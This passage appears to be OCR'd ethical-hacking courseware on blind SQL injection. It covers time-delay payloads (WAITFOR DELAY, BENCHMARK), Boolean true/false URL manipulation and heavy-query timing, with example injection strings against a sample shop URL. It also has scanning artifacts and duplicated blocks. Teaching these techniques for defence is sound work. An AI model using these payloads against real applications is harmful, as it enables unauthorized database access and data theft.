
BENCHMARK() (Minutes)

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do this)
```

Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A **`waitfor`** statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.



```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds

Oops!

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

Figure 15.9: Example of Time Delay SQL Injection

- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database “creditcard” exists or not
- **Step 3**: If No, it displays “We are unable to process your request. Please try back later”.
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays “We are unable to process your request. Please try back later.”

Since no error message will be returned, use the “waitfor delay” command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```



Blind SQL Injection: Boolean Exploitation and Heavy Query

CEH
Certified Ethical Hacker

Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**
- For example, consider the following URL:

  http://www.myshop.com/item.aspx?id=67

  An attacker may manipulate the above request to

  http://www.myshop.com/item.aspx?id=67 and 1=2

  SQL Query Executed

```
SELECT Name, Price, Description FROM
ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Heavy Query

- Attackers use heavy queries to perform a time delay SQL injection attack without using **time delay functions**
- A heavy query retrieves a significant amount of data and takes a long time to execute in the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1
< SELECT count(*) FROM all_users A,
all_users B, all_users C
```

Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```

If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

